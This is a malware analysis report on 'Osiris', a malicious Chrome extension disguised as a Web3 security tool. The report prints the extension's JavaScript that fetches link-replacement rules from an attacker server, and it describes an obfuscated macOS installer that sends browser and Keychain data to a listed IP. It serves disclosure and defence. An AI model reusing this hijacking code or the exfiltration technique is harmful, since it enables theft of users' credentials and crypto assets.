Osiris Malicious Browser Extension Analysis: Download Link Hijacking Disguised as a Security Tool

Incident Background

Today, a user on social platform X, @0xmaoning, contacted the SlowMist security team for help, reporting that the browser extension “Osiris” exhibited phishing behavior with extremely strong concealment. Having nearly fallen victim themselves, they hoped we could assist with analysis to prevent more users from being harmed.
After in-depth analysis by the SlowMist security team, it was found that this malicious browser extension replaces users’ legitimate download links, redirecting them to malicious program download links. Users unknowingly download and install the malicious program, resulting in the loss of crypto assets. We would like to extend special thanks to X users @0xmaoning and @Onefly_eth for their leads and feedback, which provided critical support for this analysis and effectively prevented more users from falling into the trap.
Related Attack Information
- Malicious browser extension download URL:
https[:]//chromewebstore.google.com/detail/osiris/leegjgppccbgnajpjgijlhplefgpnmdf - Malicious program download URL:
https[:]//osiris.vip/registrartionusersuccessfully.php?type=dmg - Malicious site:
https[:]//osiris.vip/ - Malicious program data upload URL:
http[:]//192.124.178.88
Phishing Technique Analysis
The attackers recommend the malicious browser extension “Osiris” to target users via social platforms. This extension disguises itself as a Web3 security tool, ostensibly helping users identify Web3 fraud, phishing, and malware, but in reality harbors malicious intent.

Upon analyzing the malicious browser extension’s code, we found that it sets network request rules via chrome.declarativeNetRequest.updateDynamicRules. The code is shown below:
function fetchDynamicRules() {
  chrome.storage.local.get("uid", data => {
    const uid = data.uid ? data.uid : "";
    const uidParam = uid ? `?uid=${uid}` : "";
    fetch(`${BASE_URL}/security${uidParam}`)
      .then(response => response.json())
      .then(rules => {
        if (!rules || !Array.isArray(rules)) {
          console.warn("Rules incorrect.");
          return;
        }
        const ruleIds = rules.map(rule => rule.id);
        chrome.declarativeNetRequest.updateDynamicRules({
          removeRuleIds: ruleIds,
          addRules: rules
        }, () => {
          console.log("Rules updated", rules);
        });
      })
      .catch(err => console.error("Error fetching rules:", err));
  });
}
The network request rules are fetched from an attacker-controlled server. The rule fetch request: https[:]//osiris.vip/security?uid=aauyaxxsyd.

After fetching and adding the rules to chrome.declarativeNetRequest.updateDynamicRules, any subsequent network requests from the target user that match the rules will be replaced.

The rules set by the attackers are:
- Match all URLs ending with
.exe,dmg, orzip - Only target requests from the webpage main frame (address bar URL) or sub-frames (iframe)
- Replace with the malicious program download link
For an introduction to declarativeNetRequest, refer to the official Chrome documentation: https://developer.chrome.com/docs/extensions/reference/api/declarativeNetRequest.


Therefore, after the target user installs the malicious extension, the attackers also guide the user to download applications from the official websites of certain applications (such as Notion’s official website), thereby triggering the download link replacement trap. Once triggered, although the download record in the browser shows the application’s official source, the downloaded program has already been replaced with a malicious one. The attackers cleverly exploited the browser’s display limitations to deceive the user.
Malicious Program Analysis
We use the macOS version of the malicious program as an example for analysis.
Malicious program download URL (risk reminder: ensure analysis is performed in an isolated environment): https[:]//osiris.vip/registrartionusersuccessfully.php?type=dmg.
When the malicious program is opened, it guides the user to open the Terminal and drag the Installer into the Terminal to run it.


In reality, the user is running Installer.kmo in the Terminal. Installer.kmo uses base64 encoding to conceal the attacker’s code intent, while also requiring the user to enter their computer password to gain permissions, thereby reading sensitive data.


After decoding, it was found that a bash script runs an AppleScript. This AppleScript is intended to run .Installer:
- Find the target disk: lists all mounted disks via AppleScript and finds the disk whose name contains “Installer”
- Copy the hidden installer: copies the hidden file
.Installerfrom that disk to the/tmpdirectory and grants execution permissions - Silent execution: directly runs the copied installer, suppressing errors through
tryblocks during the process, with no verification or user interaction

After running .Installer, it packages the user’s Chrome browser data, Keychain, and other data, then uploads it to 192.124.178.88. Once the attackers obtain this data, they can attempt to decode it to extract the private keys or mnemonic phrases of Web3 wallets, thereby stealing the user’s assets. They can also obtain account passwords saved in the user’s Chrome browser, enabling them to take over the user’s social platform accounts, cryptocurrency platform accounts, and more.
We have previously analyzed similar attack techniques. Interested readers can refer to Seeing Is Not Believing | Fake Zoom Meeting Phishing Analysis.
Conclusion
True security requires no overpromising; fake tools can never conceal their lethal intent. In the Web3 world, opportunities and risks coexist. Solutions or tool recommendations made in the name of “security” can also become psychological breakthrough points exploited by attackers against users. These extensions disguised as “security tools” steal crypto assets and user data through means such as hijacking download links and planting malicious code, and users have already suffered losses.
The SlowMist security team reminds all users to avoid installing unknown programs, extensions, and the like, and not to easily trust solutions or tool recommendations from strangers. Furthermore, it is recommended that users strengthen endpoint security defenses by installing well-known antivirus software.